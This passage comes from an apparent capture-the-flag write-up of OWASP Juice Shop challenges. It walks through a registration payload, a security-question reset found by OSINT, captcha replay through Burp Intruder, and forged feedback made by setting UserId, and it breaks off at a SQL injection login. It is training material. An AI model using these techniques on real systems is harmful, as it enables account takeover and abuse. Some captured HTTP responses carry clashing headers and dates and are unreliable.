Cookie: language=en; osCookieConsent=status=dissolve; continueCode=aVvZLPjByDz4M0Lsp260H0HReTK7zis1en0lyte88d377wqyRlNnVVKQ;
securityAnswer=hacking
{"email":"12345@gmail.com",
 "password":123456789,
 "securityQuestion": {
 "id": 2,
 "question": "Your oldest sibling's middle name?",
 "createdAt": "2023-01-18T01:34:29.637Z",
 "updatedAt": "2023-01-18T01:34:29.637Z"
 },
 "securityAnswer": "hacking"
}

HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
Content-Type: application/json
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Referrer-Policy: no-referrer
Location: /api/users/2
Content-Type: application/json; charset=utf-8
Content-Length: 167
Date: Wed, 18 Jan 2023 04:01:25 GMT
Connection: close
status:"success",
username:"",
id:2,
lastName:"",
testLogId:"0-0-0",
profileImage:"/assets/public/images/uploads/defaultAdmin.png",
isDelete:true,
email:"12345@gmail.com",
createdAt:"2023-01-18T04:01:25.203Z",
updatedAt:"2023-01-18T04:01:25.203Z",
"deletedAt": null
}
```



Impact:

The impact of a successful improper input validation attack can include:

- unauthorized access to sensitive data
- the ability to perform actions on behalf of another user
- the ability to perform actions that would otherwise be restricted
- the ability to launch further attacks, such as SQL injection or code execution
- The attacker may use the vulnerability to launch a DoS attack.

Preventing improper input validation attacks requires properly validating and sanitizing user input, implementing input validation on the server-side, and using a whitelist approach to validate input data. Additionally, properly encoding user input and using a security library that is specifically designed to validate input can also help prevent these types of attacks.

Vulnerability 17:-

Title: Björn's Favorite Pet(Open Source Intelligence)

Description:

Open Source Intelligence (OSINT) is a type of information gathering technique that is used to gather information from publicly available sources, such as the internet, social media, and other publicly available databases. OSINT can be used by attackers as a means of

reconnaissance to gather information about a target organization or individual, which can then be used to launch targeted attacks.

Steps to Reproduce:

With the forgot password option, got the change password page with the security question as authentication.

Here we need the mail id and security question answer,


With the OSINT, I have Googled the Bjoern mail id, Favorite pet and got a youtube video. In the video I got the registration of the Bjoern, in which I have got the both user name and Favorite pet


User name:bjoern@owasp.org

Security question: Zaya

With these cred's I have changed the password of the user Bjoern.

Pop-up came as the challenge completed





Impact:

The impact of a successful OSINT attack can include:

unauthorized access to sensitive information

- the ability to perform social engineering attacks, such as phishing, spear-phishing, or whaling
- the ability to launch further attacks, such as data exfiltration or privilege escalation
- damage to the integrity of the system and data

- damage to reputation and negative publicity for the organization.

Preventing OSINT attacks requires regularly monitoring and analyzing publicly available information about an organization, implementing security best practices for social media and other publicly available information, and implementing security awareness training for employees on the dangers of sharing too much information online.

Vulnerability 18:-

Title: Captcha Bypass (Broken Anti Automation)

Description:

Broken Anti-Automation is a type of cyber attack that occurs when an application or system fails to properly implement or enforce anti-automation controls, allowing an attacker to automate actions that would otherwise be restricted. This can happen due to vulnerabilities in the system, such as lack of rate-limiting, lack of proper anti-automation controls, or lack of proper CAPTCHA.


Steps to Reproduce:

In the customer feedback section, gave a feedback and solved the captcha. Then sent this request to the repeater in the Brupsuite.

In repeater, I have tried whether, same captcha Id is working for different requests, yes it's working as I have got success as response for many requests sent with the same captcha request.

Now, I have sent this request to the Intruder, here I have set a null payload and repeated this request for 15 times in small interval of time.

Pop-up came as the challenge solved.





Request

HTTP/1.1 POST /api/feedback/

Response

```
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=UTF-8
Date: Mon, 18 Dec 2023 04:45:45 GMT
Feature-Policy: payment 'self'
P3P: CP="IDC DSP COR PSAiIa OUR IND OTRo STO"
Server: Apache/2.4.41 (Ubuntu)
Set-Cookie: PHPSESSID=0251p0t00m02; dbqj19g2yQMsJuk0d49Wk91x7v7jV0E0; brow...
Status: status="success"
id="1"
comment="hi.it good hacking (anonymous)"
rating="18"
updateAt="2023-01-18T04:45:45.890Z"
createdAt="2023-01-18T04:45:45.890Z"
userId=null
```



Impact:

The impact of a successful Broken Anti-Automation attack can include:

- unauthorized access to sensitive data
- the ability to perform actions on behalf of another user
- the ability to perform actions that would otherwise be restricted
- the ability to launch further attacks, such as data exfiltration or privilege escalation

- Damage to the integrity of the system and data
- Perform a DDoS attack by using bots.

Preventing Broken Anti-Automation attacks requires implementing robust anti-automation controls, regularly reviewing and monitoring anti-automation controls, and using a ratelimiting approach to anti-automation controls. Additionally, using a security framework that is specifically designed for anti-automation can also help prevent these types of attacks.

Vulnerability 19:-


Title: Forged Feedback (Broken Access Control)

Description:



Broken Access Control is a type of cyber attack that occurs when an application or system fails to properly implement or enforce access controls, allowing an attacker to gain unauthorized access to sensitive data or perform actions that would otherwise be restricted. This can happen due to vulnerabilities in the system, such as weak authentication mechanisms or lack of proper access controls.

Steps to Reproduce:

In the customer feedback section, created a feedback and sent the request the repeater of the Burpsuite.




Here, forwarded the feedback request and in the response we can see UserId as null.



Let's craft a option UserId:1 in the request and forward the request. In the response we can see success 201 HTTP response.

Pop-up came as the challenge Forged Feedback solved.



Impact:

The impact of a successful broken access control attack can include:

- unauthorized access to sensitive data
- the ability to perform actions on behalf of another user
- the ability to perform actions that would otherwise be restricted
- the ability to launch further attacks, such as data exfiltration or privilege escalation

Damage to the integrity of the system and data.

Preventing broken access control attacks requires implementing robust access controls, regularly reviewing and monitoring access controls, and using a least privilege approach to access controls. Additionally, using a security framework that is specifically designed for access control can also help prevent these types of attacks.

Vulnerability 20:-

Title: Login Bender (Injection) Description:

SQL Injection is a type of cyber attack that occurs when an attacker inputs malicious SQL code into a web form or URL in order to gain unauthorized access to a database or to perform other malicious actions. This can happen when an application does not properly validate or sanitize user input, allowing an attacker to inject malicious SQL code into the application.

Steps to Reproduce:


With the admin login, gone through the administration section. Here got the Bender login id `bender@juice-sh.op`

